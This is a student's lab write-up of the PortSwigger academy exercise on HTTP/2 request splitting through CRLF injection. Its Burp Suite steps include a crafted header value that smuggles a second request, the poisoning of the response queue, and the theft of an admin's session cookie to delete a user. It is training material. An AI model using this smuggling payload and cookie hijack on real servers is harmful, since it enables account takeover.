

# TASK REPORT - SAFE YOUR WEB

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## Task 2

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## Lab: HTTP/2 request splitting via CRLF injection



PRACTITIONER

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This lab is vulnerable to request smuggling because the front-end server downgrades HTTP/2 requests and fails to adequately sanitize incoming headers.

To solve the lab, delete the user `carlos` by using **response queue poisoning** to break into the admin panel at `/admin`. An admin user will log in approximately every 10 seconds.

The connection to the back-end is reset every 10 requests, so don't worry if you get it into a bad state - just send a few normal requests to get a fresh connection.

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The goal is to delete the user carlos by using response queue poisoning to break into the admin panel at /admin

Make sure the interceptor and the BURP proxy is on.

Then access the lab and refresh the page. The interceptor will capture it.

Dashboard	Target	Proxy	Intruder	Repeater	Sequencer	Decoder	Comparer	Logger	Extensions	Learn
Intercept	HTTP history	WebSockets history	Proxy settings							
Filter: Hiding CSS, image and general binary content										
#	Host	Method	URL	Params	Edited	Status	Length	MIME type		
7	https://0ab8008404815dcc806b...	GET	/			200	8483	HTML		
8	https://0ab8008404815dcc806b...	GET	/academyLabHeader		✓	400	130	text		

Send the get request to the repeater and turn the interceptor off to avoid disturbance.

So, this will be the request in our repeater.

Request	
Pretty	Raw
1	GET / HTTP/2
2	Host: 0ab8008404815dcc806b2b3a00960021.web-security-academy.net
3	Cookie: session=skDDNQsqUFrumC9C3PiemIJeORwsHGk0
4	User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
5	Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
6	Accept-Language: en-US,en;q=0.5
7	Accept-Encoding: gzip, deflate
8	Referer: https://portswigger.net/
9	Upgrade-Insecure-Requests: 1
10	Sec-Fetch-Dest: document
11	Sec-Fetch-Mode: navigate
12	Sec-Fetch-Site: cross-site
13	Sec-Fetch-User: ?1
14	Te: trailers
15	

I'll open Inspector's **Request Attributes** section and change the protocol to HTTP/2

Inspector	
Request attributes	
Protocol	HTTP/1 HTTP/2
Name	Value
Method	GET
Path	/

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You will get a response.

## Response

	Pretty	Raw	Hex	Render
1	HTTP/2 200 OK			
2	Content-Type: text/html; charset=utf-8			
3	X-Frame-Options: SAMEORIGIN			
4	Content-Length: 8375			
5				
6	<!DOCTYPE html>			
7	<html>			
8	<head>			
9	<link href=/resources/labheader/css/academyLabHeader.css rel=stylesheet>			
10	<link href=/resources/css/labsBlog.css rel=stylesheet>			
11	<title>			
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	</title>			

Now in the request ill add something that it will Change the path of the request to a non-existent endpoint.

I have added /x in the get sentence.

## Request

	Pretty	Raw	Hex
1	GET /x HTTP/2		
2	Host: 0ab8008404815dcc806b2b3a00960021.web-security-academy.net		
3	Cookie: session=skDDNQsqUFRumC9C3PiemIJeORWsHGk0		

So, the response will always be 404 Not found.

## Response


	Pretty	Raw	Hex	Render
1	HTTP/2 404 Not Found			
2	Content-Type: application/json; charset=utf-8			
3	X-Frame-Options: SAMEORIGIN			
4	Content-Length: 11			
5				
6	"Not Found"			

Once the response queue is poisoned, this will make it easier to recognize any other user's responses that's successfully captured.

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Now, in the inspector session, in request headers I'll add a new header as follows.

In the header value, I'll inject `\r\n` sequences to split the request so that you're smuggling another request to a non-existent endpoint as follows:




Name: foo

Value: bar \r\n\r\nGET /x HTTP/1.1 \r\n\r\nHost: 0ab8008404815dcc806b2b3a00960021.web-security-academy.net

Cancel Add


I'll send the requesting after adding this header. Then I'll wait for around 2-3 seconds, then send the request again to fetch an arbitrary response. Most of the time, you will receive your own 404 response.

I'll repeat the process, until I'll get 302 Found which will contain the admin's new post-login session cookie.




I have copied the session cookie.

Then in burpsuite I'll turn the interceptor on and ill add /admin at the end of the website.




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I'll hit enter, and when the interceptor intercept my request, instead of the cookie that is already present, I'll replace that with the cookie we copied.




And after changing the session cookie I'll forward.

And I'll land on this page.



After reaching this page, I'll click on delete for carlos.

Then the interceptor will intercept and I'll change the session cookie for each intercept our interceptor had made.



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After I replaced all the cookie with the cookie I copied. The user Carlos will get deleted.



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